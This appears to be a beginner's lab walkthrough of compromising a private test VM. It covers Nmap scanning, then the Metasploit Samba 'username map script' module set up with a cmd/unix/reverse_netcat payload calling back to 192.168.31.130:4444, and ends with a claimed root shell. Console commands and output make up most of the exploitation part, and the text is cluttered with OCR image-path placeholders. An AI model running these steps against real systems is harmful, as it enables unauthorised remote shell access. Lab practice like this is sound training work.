
📋 Step-by-Step Breakdown:


1. Reconnaissance


- Use **Nmap** to identify open ports and services.



This is my meta IP :- 192.168.31.129

2. Enumeration







-p for all port scanning

-sV for scanning version

3. **Exploitation**


:- **Samba user map script**







```
  13   exploit/windows/fileformat/ms14_060_sandworm
       MS14-060 Microsoft Windows OLE Package Manager Code Executio
  14   exploit/unix/http/quest_kace_systems_management_rce
       Quest KACE Systems Management Command Injection
  15   exploit/multi/samba/usermap_script
       Samba "username map script" Command Execution
  16   exploit/multi/samba/nttrans
       Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
  17   exploit/linux/samba/setinfopolicy_heap
       Samba SetInformationPolicy AuditEventsInfo Heap Overflow
  18     \_ target: 2:3.5.11~dfsg-1ubuntu2 on Ubuntu Server 11.10
```


Use this exploit



Show Payloads and search this one




```
  24  payload/cmd/unix/reverse_ksh
  25  payload/cmd/unix/reverse_lua
  26  payload/cmd/unix/reverse_ncat_ssl
  27  payload/cmd/unix/reverse_netcat
)
  28  payload/cmd/unix/reverse_netcat_gaping
```




```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse_netcat
payload ⇒ cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```

Show options




```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usi
                                       ng-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.31.130   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

As you can see, the 'Rhost' column is currently empty. You need to fill in the appropriate remote host



```
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type
   RHOSTS   192.168.31.129   yes       The target host(s), see http
                                       html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.31.130   yes       The listen address (an interfa
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

After this, you need to use the `exploit` or `run` command.



As you can see, we have gained access to the root shell…..

THANKUUUUUUU…….